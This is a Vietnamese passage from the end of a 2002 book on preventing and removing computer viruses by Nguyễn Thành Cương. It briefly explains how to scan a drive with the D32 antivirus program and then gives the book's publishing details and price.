D32 có giao diện có vẻ khá đồ sộ nhưng thực ra không mấy hữu dụng (Riêng về giao diện), chính vì vậy chúng tôi không muốn giới thiệu ở đây. Để diệt virus, đơn giản bạn chỉ cần gõ tên ổ đĩa vào trong đường dẫn và nhấn Enter. Một cửa sổ duyệt thư mục được mở ra để cho bạn tuỳ chọn. Bạn có thể ra lệnh quét ngay một ổ đĩa hoặc thư mục nào đó . Quá trình quét diễn ra như hình dưới đây:



Tuỳ theo ổ đĩa của bạn lớn hay nhỏ mà quá trình quét của bạn lâu hay mau. Chúc mừng bạn đã sử dụng thành công D32.

MỤC LỤC

HƯỚNG DẪN PHÒNG VÀ DIỆT VIRUS MÁY TÍNH

NGUYỄN THÀNH CƯƠNG

NHÀ XUẤT BẢN THỐNG KÊ

Chịu trách nhiệm xuất bản:

CÁT VĂN THÀNH

Biên tập: DƯ VĂN VINH

Bìa: PHẠM TUẤN

Trình bày: MINH THƯ

In 2.000 cuốn khuôn khổ 13x19cm, tại Xưởng in NXB Văn hóa Dân tộc
Giấy phép xuất bản số: 07-723/XB-QLXB
In xong và nộp lưu chiểu Quý III năm 2002.



Sách phát hành tại
TRUNG TÂM PHÁT TRIỂN VH, KH,GD
466 Nguyễn Chí Thanh, Hà Nội
Điện thoại : 04 7732343

Giá: 27.000đ